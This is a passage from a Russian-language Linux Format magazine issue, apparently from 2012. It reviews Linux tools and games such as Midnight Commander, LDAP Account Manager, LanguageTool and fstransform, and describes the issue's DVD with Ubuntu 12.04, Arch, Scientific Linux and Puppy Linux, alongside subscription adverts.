Но иногда бывают исключения, и все оказывается довольно запутанным, сложным и хитрым, и вы даже можете струхнуть (однажды я случайно стер файловую систему root для сервера целой компании, забыв, в какой директории нахожусь). Вот тут-то вам и понадобится уверенность и экономия времени, предлагаемая файловым менеджером, который может выполнить множество задач намного проще, особенно если эти задачи для вас непривычны. Причем свой авторитет вам подрывать не придется: просто запустите *Midnight Commander* (обычно вызываемый как *mc* в любой разновидности Linux). Он волшебным образом сочетает в себе

простоту использования двойной панели, активно использующего меню (ну да, вам придется нажимать на клавиши, чтобы выйти в меню, но давайте не будем уклоняться от сути) интерфейса с удобством и простотой оболочки (командная строка здесь никуда не девается, и вы можете легко выполнять любые команды).

Ну, пускай он не так прост в использовании, как *Dolphin* – или к какому там рабочему столу вы привыкли; зато он, вероятно, быстрее. Правда! И вы можете использовать еще и мышь! Попробуйте! Он может оказаться быстрее, чем вы думаете, особенно если научиться им правильно пользоваться. В сети есть множество руководств и видео, но вам поможет начать работу быстрое руководство вроде

«Пускай он не так прост, как *Dolphin*, зато, вероятно, быстрее.»



➤ Нет, мы не провалились через дыру времени в 1995 год: это мы работаем гораздо продуктивнее, чем вы воображаете.

<http://www.redhat.itopstube.com/2012/02/midnight-commander-mc-guide-powerful.html>. Были времена, когда во всех дистрибутивах *mc* был установлен как часть настройки по умолчанию, и хотя больше так не делается, вы вряд ли найдете хоть один, в котором не было бы пакета самой последней версии этого чудесного инструмента. Поэтому, прежде чем приниматься за компиляцию из исходника, загляните в обычный репозиторий. Проект *Midnight Commander* был запущен Мигелем де Икаса [Miguel de Icaza]. Интересно, чем он теперь задумал...

Инструмент системного администратора

LDAP Account Manager

Версия 3.7 Сайт www.ldap-account-manager.org


Lightweight Directory Access Protocol, если раскрыть эту аббревиатуру, является оплотом сетевого доступа к компьютеру уже давно. *LDAP* – не приложение базы данных, хоть так и считают многие; это в большей мере концепция хранения данных о пользователях и ресурсах сети. Да, эти данные входят в базу, но на самом деле не имеют значения, как выглядит движок, потому что сам *LDAP* работает с информацией одним и тем же способом.

Однако, подобно многим централизованным сервисам, *LDAP* может оказаться мучительным в плане администрирования, если вы с ним слабо знакомы. Как и в базе данных, самый простой способ решить эту задачу – подогнать хорошее приложение, которое возьмет на себя труд по управлению подобной программой. Правда, когда речь заходит об управлении *LDAP*, претендентов на эту роль оказывается не слишком много. Возможно, просто по-

тому, что *LDAP Account Manager* хорош настолько, что всем остальным нечего и суетиться. Он действительно хорош. Помимо выполнения тех задач, которых от него ждут, то есть редактирования данных пользователей или настройки параметров *Samba*, он обладает множеством экономящих время функций, таких, как загрузка файлов CSV для создания множественных пользователей/записей разом.

Также он фантастически интегрирует другие сервисы, вроде учетных записей *Samba* или телефонной маршрутизации *Asterisk*, в структуру *LDAP*. Конечно, нужно быть активным пользователем *LDAP*, чтобы извлечь из него максимум пользы, и потратить некоторое время на то, чтобы

«*LDAP* – не приложение базы данных, хотя так думают многие.»



➤ *LDAP Account Manager* не слишком много конкурентов, но, возможно, лишь потому, что уж очень он хорош.

в нем разобраться, но вам это воздастся сторицей, если у вас постоянно изменяющийся штат пользователей и записей.

Это сетевое приложение, и ему требуется установленный и работающий сервер HTTP, а также PHP. Требования к установке зависят от дистрибутива, и, возможно, понадобится изрядная доля ручной настройки. Демо-версию в режиме live можно найти на домашней странице (www.ldap-account-manager.org/lamcms/liveDemo).

Программа проверки правописания

Language Tool

Версия 1.7 Сайт www.languagetool.org

Есть люди, не предающие значения составлению предложений, придавая таким образом правила грамматики. И если эта фраза заставила вас презрительно скривиться (если, конечно, ее не исправил вездесущая орфо-полицей), то вы – один из тех (нас таких полно, не переживайте), кого до глубины души оскорбляют хронические нарушения правописания. Нам явно надо заставить как можно больше людей использовать *Language Tool!*

Есть множество программ проверки правописания – я точно помню, что делал обзор одной из них для Amiga в 1990 году – но обычно они страдают либо чрезмерной громоздкостью, либо неправильной работой. Это простиительно, поскольку грамматика – штука сложная.


И хотя *Language Tool* не претендует на звание лучшего в легионах своих предшественников, у него есть одно несомненное преимущество для среднестатистического пользователя Linux, который

любит повозиться с программами: высокая настраиваемость. Все, что делает *Language Tool*, основано на правилах сравнения с эталоном. Они не всеохватывающие, но их можно настроить, и с ними приятно работать.

Так, *Language Tool* правильно определил одну ошибку в первом предложении этого текста, но, к сожалению, пропустил вторую. Поскольку он использует технологию сравнения с эталоном, то не имеет «защиты от дурака».

LanguageTool написан на Java, и если вы можете распаковать его и запустить самостоятельно (или даже задействовать в качестве сервиса), он намного эффективнее, чем в связке с текстовым редактором. Стандартная настройка –

«Все, что делает *Language Tool*, основано на правилах сравнения.»



➤ Отвоевывание позиций в войне за правописание начнется отсюда, товарищи. Установите *Language Tool* – и под наши знамена!

в виде расширения к *OOo* или *LibreOffice*, но вы можете встроить его в любое приложение Java или, применив некоторую смекалку, использовать макрос, чтобы запустить версию командной строки в целевом тексте.

Что касается самих правил, они по большей части просто являются поиском совпадений с эталоном. К счастью, онлайн-документация изобилует инструкциями по работе с правилами, так что вы сможете их проверить. На сайте также имеется тестовая зона!

Инструмент для работы с файловой системой

fstransform


Версия 0.9.3 Сайт <http://bit.ly/JvXyHf>

Опасность! И даже двойная! Никто в редакции *Linux Format* не несет ответственности за то, что может произойти, если вы воспользуетесь этой программой. На самом деле мы вообще не несем никакой ответственности ни за что, и уж конечно, не за ваши данные и не за то, во что вы, возможно, попытаетесь преобразовать свой тип раздела, в то время как на нем находятся все ваши ценные файлы. Мы понятия не разделили? И авторы программ тоже не несут ответственности. Если вам дороги ваши данные, сначала сделайте где-нибудь их резервную копию (только не на Google Drive, потому что они пока не побеспокоились выпустить версию для Linux). В случае, если у ваших данных уже есть резервные копии, или они вам просто надоели, тогда вам, возможно, будет интересно воспользоваться этой хитроумной утилитой. Вдруг однажды вы решите, что было бы круто отформатировать вашу

домашнюю папку в ReiserFS (все мы ошибаемся), или, может быть, вы установили свой компьютер так давно, что он сейчас работает на старой скрипучей версии *jfs* или чего-то подобного.

Переформатирование и копирование всего, однако, потребует слишком больших усилий. *Fstransform* сделает это за вас. Это не черная магия, поверьте. Все, что он делает – создает где-нибудь большой файл и копирует в него все ваши файлы; затем переформатирует ваш раздел в новом формате, который вы решили использовать, и завершает процесс, копируя все ваши файлы назад и удаляя созданный файл. Среди поддерживаемых файловых систем – *ext2*, *ext3*, *ext4*, *jfs*, *minix*, *reiserfs*

«Если у ваших данных есть резервные копии, воспользуйтесь.»



➤ Трудно представить себе отдельные блоки в файловой системе, подвергнутой преобразованию, так что в файле *Readme* имеется предупреждение.

и *xfs*, хотя есть большая вероятность, что будут добавлены и другие. Программа распространяется в виде нескольких инструментов командной строки и скрипта. Она должна компилироваться и устанавливаться просто, поскольку зависимости в основном заключаются в главных утилитах файловой системы. Когда она будет готова, введите нечто вроде

```
fstransform /dev/sda ext3
```

и готовьтесь к долгому ожиданию. Он обрабатывает около 50 ГБ в час, так что тщательно продумайте, чем вы будете заниматься все это время – только не пишите письма с жалобами, что уgroбили всю вашу файловую систему, OK?

HotGames Развлекательные приложения

Тренажер полетов

Fachoda Complex

Версия 2.1 Сайт <http://bit.ly/JOzoJ6>

В мире уже есть *Flight Gear*, так зачем же создавать другой тренажер полета? Итак, *Fachoda Complex* – это переделка старой игры, и одна из причин, по которой она вам может понравиться по сравнению с чем-то вроде *Flight Gear*, в том, что она далеко не так хороша. Мы имеем в виду то, что здесь нет тщательного и точного воссоздания летных кабин или самолетов. Летать на настоящем самолете тяжело, и вам даже некогда кого-нибудь пристрелить!

Fachoda Complex – скорее имитатор в аркадном стиле, цель которого – уничтожение всего, что в небе шевелится, за денежное вознаграждение. А деньги вам нужны, потому что здесь приходится платить за каждый патрон! Управление достаточно простое, и одно из колоссальных преимуществ игры в том, что она запустится на практически любой машине. Она использует SDL для среды 3D, но вам

не понадобится супер-продвинутая видеокарта, чтобы видеть происходящее.

Но это не вполне аркада – все же надо уметь немного полетать. Вначале придется научиться запускать двигатель, отпустить тормоза, вырваться на взлетную полосу и взлететь, прежде чем вы получите представление о динамике полета и попытаетесь расстрелять танк или другой самолет. Возможно, будет неплохой идеей перед началом игры почитать онлайн-руководство, иначе вы вряд ли оторветесь от земли! Покинув землю, вы увидите, что мир набит дорогами, постройками, зверями и «дронами» (беспилотниками), жаждущими вашей гибели.

«Это не вполне аркада — надо уметь немного полетать.»



» Если вы вроде нашего, то по большей части ваш экран будет выглядеть примерно так.

Здесь есть возможность выбора самолета. Характеристики у них немного различаются, но, честно говоря, надо длительное время провести в воздухе и столкнуться с немалым количеством всякой всячины, прежде чем вы осознаете эти различия.

И последний вам совет: пожалуйста, не стреляйте по коровам, они ну очень этого не любят.

Имитатор гонок

Stunt Rally

Версия 1.5 Сайт <http://bit.ly/hg2LpT>

Размышляя о прекрасно выглядящей реалистичной гоночной игре, легко представить классику, такую как *Gran Turismo* от PlayStation. Но вам не нужно завидовать богатствам консольщиков, если вы хотите поиграть в подобную игру на вашем компьютере с Linux. С точки зрения графики, каждый бит *Stunt Rally* ничуть не хуже оригинала. Модели автомобилей и детализация ландшафта весьма натуральны.

Достаточно легко увлечься крайней сложностью прохождения некоторых трасс, в которых вам предстоит промчаться вниз по плексигласовым трубам в джунглях, продираясь сквозь забавные препятствия или выскакивая из бетонных желобов в более урбанистической среде. Все эти странные поверхности здесь не для того, чтобы задать игрокам аду – на них можно выполнять немало весьма

впечатляющих трюков, и, к счастью, покраска вашей машины несколько не пострадает, пока вы мчитесь сверху вниз по дороге (чему поможет функция автовосстановления – *Autorighting*).

Проехав круг на одной из 70 предложенных трасс (вы всегда можете создать собственную с помощью редактора), можете попробовать побить ваш рекорд, ваш прошлый лучший результат будет выглядеть как «призрак» вашей машины другого цвета. Если вам это кажется недостаточно крутым, здесь могут играть до 4-х игроков, но в такой ситуации будет лучше обзавестись коллекцией контрол-

«Модели автомобилей и детали ландшафта весьма натуральны.»



» *Stunt Rally* – бессовестная, неприглядная, иногда нереалистичная, но всегда превосходная.

леров (это в любом случае хорошая идея, потому что управление с клавиатуры далеко от идеала). Вся эта мощная графика должна чем-то приводиться в действие – рекомендуется видеокарта GeForce 9800 или лучше. *Stunt Rally* доступен в 32- и 64-битных версиях. На DVD мы выложили 32-битную, но если у вас 64-битная система и 64-битные драйвера, вам, возможно, понадобится скачать 64-битный вариант.

Картографический инструмент

gpx2map


Версия r409 Сайт <http://sethdepot.org/gpx2map>

Мы в Башнях LXF любим предложения командной строки — именно они приводят все в действие под покровом графической мишуры; а этот инструмент умудряется объединять и то, и другое. Устройства GPS производят пространственные файлы, в которых говорится о том, какие спутники они видят, сколько сейчас времени и где вы, по их мнению, находитесь. Они генерируют огромное количество текста — взгляните на содержимое файла. К сожалению, в зависимости от того, каким устройством вы располагаете, все это может быть в одном из множества форматов.

Есть и средства справиться с этой проблемой: *GPSbabel* — превосходный инструмент такого рода, который декодирует текстовые дебри вашего устройства в нечто напоминающее истинный язык записей ваших маршрутов, GPX, если ваше устройство его пока что не поддерживает. Но что вы делаете с информацией о своих маршрутах? Есть ряд опций, чтобы загрузить их онлайн, но если вы хотите соз-

дать собственную карту, у *gpx2map* есть лучший ответ. Он создаст собственную «смесь» из ваших данных и онлайн-сервиса по вашему выбору, кроме тех случаев, когда ваш выбор отличается от OpenStreet-Maps или Google Maps. Он сгенерирует HTML и JavaScript, который переключает данные от картографического сервиса.

Поскольку это — инструмент командной строки, в нем имеется множество ключей, для контроля за тем, какой набор данных надо извлечь, какой картографический сервис использовать и как назвать создаваемые файлы.



» Сгенерированные в конечном итоге web-страницы — смесь динамических картографических изображений и статически созданного маршрута, наложенного сверху.

Картографический инструмент

Planetscape


Версия 2.2 Сайт <http://bit.ly/Jw4iVF>

Есть немало возможностей исследовать нашу планету. Помимо *Marble* и *Google Earth*, есть и другие картографические проекты и программы, способные помочь вам визуализировать каждый квадратный метр какой-нибудь малозначительной горки. Однако о других функциях того же самого не сказать. Инструментов, позволяющих исследовать Луну или Марс, мало, и уж вовсе нет среди них столь же всесторонних, как *Planetscape*.

В основном, *Planetscape* в большом объеме употребляет данные о физических особенностях, чтобы воссоздать поверхность Марса в целом или в виде небольшого сегмента, самыми разнообразными способами. Поверхность можно рассмотреть в виде карты или в виде глобуса, но можно также рассмотреть ее и в среде 3D, как бы находясь на самой поверхности.

Planetscape — еще одно приложение Java этого месяца; кто там блажил о мало-

популярности Java? Но на сей раз все будет не так легко, как в остальных случаях с нашим DVD, потому что здесь все не собрано в один файл Java JAR. В данном случае вам придется исполнять файлы непосредственно из директории, и есть пара программ, которые придется запустить. К счастью, приложенный файл **readme** дает необходимые инструкции, и можно просто копировать и вставлять команды оттуда, чтобы все заработало. LXF



» Первичное сканирование показывает, что на Марсе жизни нет... нет даже Джина Ханга [персонаж популярного британского сериала «Жизнь на Марсе», — прим. пер.]

Также вышли

Новые и обновленные программы, тоже достойные внимания...

» Autocconf 2.69

Один из столпов системы сборки GNU — кстати, проверьте, не устарела ли ваша собственная система.

<http://www.gnu.org/software/autocconf>

» eperiodique 0.3

Программа-помощник по химии, про которую мы не так давно рассказывали, обогатилась новыми инструментами.

<http://eperiodique.sourceforge.net>

» SciLab Image Processing 0.7.1

Неплохо документированный и мощный инструмент — прямо как *Matlab*, только для изображений.

<http://suptoolbox.sourceforge.net>



» SIP: Отличный интерактивный инструмент обработки изображений.

» trash-cli 0.12.4.24

Доступ из командной строки к корзине на рабочем столе — довольно-таки удобная штука.

<http://freecode.com/projects/trash-cli>

» Exiv2 0.23


Полный контроль над вашими файлами изображений благодаря употреблению их скрытых метаданных.

<http://www.exiv2.org>

» ZXTune b1659

Отпразднуйте 30-ю годовщину Spectrum, воспроизведя трогательно-старомодную мелодию чипа...

<http://code.google.com/p/zxtune>



» Да, звук — как у старого ZX Spectrum... а хорошо ли это?

На диске

Пробуйте новую операционную систему сегодня!



Иногда бывает трудно выбрать, что включить на DVD, а иногда это бывает очень легко. В этом месяце решение принял за нас новый релиз Ubuntu 12.04, или Precise Pangolin.

Это первая версия LTS (Long Term Support — долгосрочной поддержкой) с новым пользовательским интерфейсом (Unity), и первая, которая поддерживает HUD (см. ниже). Чтобы

его уравновесить, мы включили пару дистрибутивов для профи среди наших читателей. Arch — отличная возможность проверить, интересно ли вам, что происходит под капотом вашего компьютера, а Scientific Linux — классный дистрибутив уровня предприятия, который отлично подойдет для вашего домашнего офиса. А если вас цепляет скорость, почему бы не дать шанс Puppy Linux?

Лицо Linux обретает новый вид

Ubuntu 12.04

Нравится вам это или нет, но Ubuntu — самое популярное лицо Linux. В версии 12.04 предлагается множество новых функций, самая эффектная из которых — HUD. Если кто не слышал, это Head Up Display, новая альтернатива иерархическому меню в Ubuntu. Мы могли бы попытаться описать ее, но, если честно, нужно самим попробовать, чтобы увидеть, подойдет ли она вам.

Загрузите систему и откройте любое приложение (сгодится, например, Firefox). Затем нажмите на Alt — и перед вами появится текстовое окно, где можно ввести желаемую команду (например, **print** или **history**). Здесь используется принцип приблизительного соответствия для поиска

того, что вам нужно. Это значит, что вам больше не обязательно переключаться с клавиатуры на мышь, чтобы выполнять различные задачи — по крайней мере, в теории.

Если вы было отошли от Unity, то будете приятно удивлены — с нами-то уж точно такое случилось. Разработчики уделили серьезное внимание среде рабочего стола, и она стала более стабильной, чем в версиях Natty и Oneiric. И мы говорим это не потому, что получили от Марка Шаттлворта [Mark Shuttleworth] пухлый конверт с не вызывающими подозрения банкнотами (такого не было): она действительно стала лучше.

Здесь нет радикальных изменений в работе, но есть множество небольших поправок, делающих ее приятнее в использовании. Нам особенно по-



Интерфейс был отлажен в соответствии с результатами тестирования его удобства в использовании.

нравилась анимация в программе загрузки, в частности, строка состояния. Загляните в наш подробный обзор на стр. 17, там вы найдете больше информации.

Мы также включили на DVD Kubuntu и Xubuntu, и вы все еще сможете наслаждаться плавной работой Ubuntu, если не особо ладите с Unity. Чтобы сменить среду рабочего стола, выйдите из системы и щелкните по круглому логотипу Ubuntu рядом с областью Username. Выбрав другую среду рабочего стола, снова войдите в систему под своим именем пользователя и пустым паролем.

«Если вы было отошли от Unity, то будете приятно удивлены.»

Здесь нет радикальных изменений в работе, но есть множество небольших поправок, делающих ее приятнее в использовании. Нам особенно по-

Научные разработки

Scientific Linux

Ядерная физика — сложная штука. Ну до того сложная, что две крупнейших мировых организации, занимающиеся ею, объединились для создания собственного дистрибутива Linux, чтобы хоть чуток облегчить свои задачи.

Есть вероятность, что вы не слишком плотно занимаетесь ядерной физикой (ну, у кого есть на это время?); но это не повод игнорировать Scientific Linux. Оказываясь, изучение тканей Вселенной требует

практически той же платформы, что и работа на предприятии. Собственно говоря, Scientific Linux построен на исходном коде для Red Hat Enterprise Linux.

Естественно, что сразу хочется сравнить его с CentOS, и между этими двумя системами безусловно есть много общего. Но пользователи обнаружили, что Scientific Linux получает заплатки системы безопасности быстрее и на более регулярной основе, чем CentOS.



Scientific Linux: для тех, кто любит науку. И Linux.

Однако всем сознательным ретроградом будет приятно услышать, что Scientific Linux по-прежнему поставляется с Gnome 2.

Невелик, но отлично сложен

Puppy Linux

Рурпу Linux – один из самых крошечных дистрибутивов Linux. Мало того, что он удобен – он идеально подходит для спасения старых или поврежденных систем и умещается даже на самых скромных USB-брелках; это также означает, что он работает очень быстро, поскольку вся ОС помещается в ОЗУ вашего компьютера! Мы полагаем, что он очень мил, и так же считает Тони Молони [Tony Moloney], который попросил нас рассказать о нем.

Мы включили этот дистрибутив в виде ISO-образа на DVD. Он не будет загружаться как есть – сначала вам нужно будет записать его на CD или перенести на USB-носитель. Мы сделали это, чтобы его можно было использовать на компьютере без DVD-дисководов, которые не поддерживают загрузку с USB. Это своего рода проверка: если это окажется полезно для

вас, дайте нам знать, и мы будем делать подобное в будущем. Ну, а если мы не получим ответов, то просто продолжим включать на DVD загрузочные дистрибутивы, а не ISO-образы. Напишите письмо на ben.everard@futurenet.com и дайте мне знать, полезны ли эти ISO-образы для вас.



» Дайте нам знать, если хотите видеть больше ISO-образов на диске – это своего рода Поп-Идол, только для файлов.

Важно ВНИМАНИЕ!

» Перед тем, как вставить DVD в дисковод, пожалуйста, убедитесь, что вы прочитали, поняли и согласились с нижеследующим.

Диски *Linux Format* DVD тщательно проверяются на предмет отсутствия на них всех известных вирусов. Тем не менее, мы рекомендуем вам всегда проверять любые новые программы надежным и современным антивирусом.

Хотя процесс отбора, тестирования и установки программ на DVD проводится со всем тщанием, редакция *Linux Format* не несет никакой ответственности за повреждение и/или утрату данных или системы, могущее произойти при использовании данного диска, программ или данных на нем. Настоятельно рекомендуем вам создавать своевременные и надежные резервные копии всех важных файлов.

Чтобы узнать об условиях использования, просим вас прочесть лицензии.

Бракованные диски

В маловероятном случае обнаружения бракованного диска *Linux Format*, просим связаться с нашей группой поддержки по адресу disks@linuxformat.ru, для получения содействия.

Пусть остается непростым

Arch Linux


Разработчики Ubuntu проделали отличную работу по сокрытию трудностей Linux за лощеным интерфейсом. Однако не все ищут заграждения от внутренностей операционной системы. Отдельные храбрецы даже находят копание в ОС интересным! Для них-то мы и включили Arch.

Это дистрибутив для любителей поуправлять тем, что стоит у них на компьютере. Здесь нет графического установщика – по сути, здесь вообще нет графической среды, если не настроить ее вручную. Установка не слишком сложна, но требует ручного редактирования файлов настройки – `confi`g, чтобы получить

нужную вам систему. Подробные инструкции находятся на wiki.archlinux.org, и будет неплохо, если вы хотя бы просмотрите их перед запуском. Если вы застрянете посреди установки, не имея другого компьютера для просмотра сайта, можете получить руководство по установке от команды Arch, введя в командную строку

```
less /usr/share/aif/docs/official_installation_guide_en
```

В отличие от большинства дистрибутивов, включенных на DVD, вам понадобится Интернет для полной установки этого дистрибутива. Arch – самообновляемый релиз. Это значит, что бессмысленно говорить о номерах версии, как в случае



» «Дружелюбие к пользователю» зависит от пользователя.

с другими дистрибутивами. Пакеты постоянно обновляются до последней версии, так что, в теории, вам никогда не понадобится переустанавливать систему.

Напоследок мы, *Linux Format*, хотели бы, пусть и с легким опозданием, поздравить Arch Linux с десятым днем рождения. Кажется, только вчера версия 0.1 (Homer) вызвала ажиотаж.

На диске

Помимо четырех отличных дистрибутивов, мы включили весь код из учебников, все новинки и все программы из всех разделов журнала, где вы видели плашку **На диске**. Будучи установлен в ваш компьютер, DVD должен по умолчанию открыть HTML-страницу; но если ваши настройки безопасности этого не позволяют, перейдите в [index.html](#), чтобы открыть для себя все 4,4 Гб Linux-добра. Чтобы познакомиться с нашими дистрибутивами, установите диск

в дисковод и перезагрузите компьютер. Загрузится экран, где вы сможете выбрать то, что вам нужно. Если ваш компьютер загружается как обычно, а не с диска, вам придется вручную изменить настройки BIOS, чтобы активировать загрузку DVD. Если вы предпочитаете перенести содержимое диска на USB-брелок, мы включили для этого удобный скрипт. Загляните в раздел [dvd2usb.html](#) на диске, чтобы узнать, как он работает. Подписчики цифро-

вой версии, обратите внимание, что вы можете просто использовать `dd` для переноса скачанного ISO на USB, если вам это потребуется. Используйте:

```
sudo dd if=linuxformat.iso of=/dev/sdX
```

включая путь до скачанного ISO при необходимости, где X изменяется соответственно для USB-драйва. Это уничтожит все данные на диске. Если вы установите не тот диск, он может стереть данные с жесткого диска.

Пропустили номер?

» Мир свободного ПО богат и разнообразен, а потому далеко не все можно вместить в рамки одной статьи. Linux Format обходит эту проблему, публикуя серии статей по самым актуальным вопросам. Но что делать, если вы поймали интересующий вас материал на середине? Обратитесь в «Линуксцентр» по адресу www.linuxcenter.ru и закажите желаемый номер журнала! Он доставляется как в печатной, так и в электронной форме, поэтому с момента открытия браузера и до получения нужного вам выпуска LXF может пройти не более нескольких минут!

Прямо сейчас для заказа доступны следующие номера:

 <p>LXF156 Апрель 2012</p> <ul style="list-style-type: none"> » Raspberry Pi Компьютер-крошка делает революцию » Не стареют душой ветераны Продлеваем жизнь компьютерам » Dracut Инструмент ускорения загрузки, не зависящий от дистрибутива » Видеонаблюдение Сам себе Большой Брат <p>LXFDVD: Linux Gamers Live и еще 6 загружаемых дистрибутивов, ZoneMinder, FontForge, FileMonitor и многое другое...</p> <p>Печатная версия: shop.linuxformat.ru/lxf_156/ PDF-версия: shop.linuxformat.ru/elxf_156/</p>	 <p>LXF157 Май 2012</p> <ul style="list-style-type: none"> » Linux — лидер Наша любимая ОС впереди планеты всей » Квартирка для проекта Какой хостинг-провайдер лучше » Node.js Альтернативная среда для JavaScript » Изучаем SQL База данных для телесериалов <p>LXFDVD: Sabayon 8, openSUSE 12.1 Cinnamon Remix и еще 2 загружаемых дистрибутива, remastersys 3.0.0, DiffImage, IP-Link, PedSim и прочее...</p> <p>Печатная версия: shop.linuxformat.ru/lxf_157/ PDF-версия: shop.linuxformat.ru/elxf_157/</p>	 <p>LXF158 Июнь 2012</p> <ul style="list-style-type: none"> » Надеемся ЦРУ Как не попасться во Всемирную паутину » Братья наши меньшие Альтернативные ОС » The Journal Новый метод ведения системных журналов » FontForge Рисуем собственный шрифт <p>LXFDVD: Tails и еще 3 дистрибутива, Audacity, FontForge, KtechLab, Qemu 1.0.1 и прочее...</p> <p>Печатная версия: shop.linuxformat.ru/lxf_158/ PDF-версия: shop.linuxformat.ru/elxf_158/</p>
--	---	---

Ну, а если вы хотите быть уверенными, что не пропустите ни один номер журнала — оформите подписку! Помните, что все подписавшиеся на печатную версию журнала через www.linuxcenter.ru или shop.linuxformat.ru получают электронную версию в подарок!

Подписывайтесь на журнал на www.linuxformat.ru/subscribe/

Телефоны отдела подписки: Санкт-Петербург (812) 309-06-86, Москва (499) 271-49-54

Специальное предложение

Купите подборку журнала!

К нам в редакцию периодически приходят письма с вопросами, где можно купить предыдущие выпуски LXF. Если вы тоже этим озадачены, то в интернет-магазине «ГНУ/Линуксцентра» продолжается продажа журналов за 2010 год. Вы можете приобрести как отдельные номера изданий, так и подписки на 6 или 12 месяцев. Спешите — журналов осталось не так уж много!

shop.linuxformat.ru



6 месяцев
900 руб.

12 месяцев
1800 руб.

Июль 2012
LXF DVD 159

LINUX
FORMAT

Июль 2012
LXF DVD 159

LINUX
FORMAT

ubuntu 12.04



ubuntu

12.04
LXF Remix

Unity KDE и Xfce в сборке от Linux Format

» Ядро 3.2.14 » Gnome 3.4.1 » Unity с интерфейсом Next-UI Display
64-разрядная сборка

Плюс еще три дистрибутива:
» Arch Linux » Scientific Linux 6.2 » Puppy Linux 5.2.8

А ТАКЖЕ: LibreOffice 3.5.2, обновлённый Software Center, Remmina с FreeDRP

А ТАКЖЕ: FwBuilder, LIDA Rescue!-manager, игры и многое другое...

Информация о диске

Что-то потеряли?

Часто случается, что новые программы зависят от других программных продуктов, которые могут не входить в текущую версию вашего дистрибутива Linux.

Мы стараемся предоставить вам как можно больше важных вспомогательных файлов. В большинстве случаев, последние версии библиотек и другие пакеты мы включаем в каталог «Essentials [Главное]» на прилагаемом диске. Поэтому, если в вашей системе возникли проблемы с зависимостями, первым делом следует заглянуть именно туда.

Форматы пакетов

Мы стараемся включать как можно больше различных типов установочных пакетов: RPM, Deb или любых других. Просим вас принять во внимание, что мы ограничены свободным пространством и доступными двоичными выпусками программ. По возможности, мы будем включать исходные тексты для любого пакета, чтобы вы могли собрать его самостоятельно.

Документация

На диске вы сможете найти всю необходимую информацию о том, как устанавливать и использовать некоторые программы. Пожалуйста, не забывайте, что большинство программ поставляются вместе со своей документацией, поэтому дополнительные материалы и файлы находятся в соответствующих директориях.

Что это за файлы?

Если вы новичок в Linux, вас может смутить изобилие различных файлов и расширений. Так как мы стараемся собрать как можно больше вариантов пакетов для обеспечения совместимости, в одном каталоге часто находятся два или три файла для различных версий Linux и различных архитектур, исходные тексты и откомпилированные пакеты. Чтобы определить, какой именно файл вам нужен, необходимо обратить внимание на его имя или расширение:

- » **имя_программы-1.0.1.i386.rpm** – вероятно, это двоичный пакет RPM, предназначенный для работы на системах x86;
- » **имя_программы-1.0.1.i386.deb** – такой же пакет, но уже для Debian;
- » **имя_программы-1.0.1.tar.gz** – обычно это исходный код;
- » **имя_программы-1.0.1.tgz** – тот же файл, что и выше этажом по списку: «tgz» – это сокращение от «tar.gz»;
- » **имя_программы-1.0.1.tar.bz2** – тот же файл, но сжатый bzip2 вместо обычного gzip;
- » **имя_программы-1.0.1.src.rpm** – также исходный код, но поставляемый как RPM-пакет для упрощения процесса установки;
- » **имя_программы-1.0.1.i386.FC4.RPM** – двоичный пакет RPM для x86, предназначенный специально для операционной системы Fedora Core 4;
- » **имя_программы-1.0.1.ppc.Suse9.rpm** – двоичный пакет RPM, предназначенный специально для операционной системы SUSE 9.x PPC;
- » **имя_программы-devel-1.0.1.i386.rpm** – версия для разработчиков.

Если диск не читается...

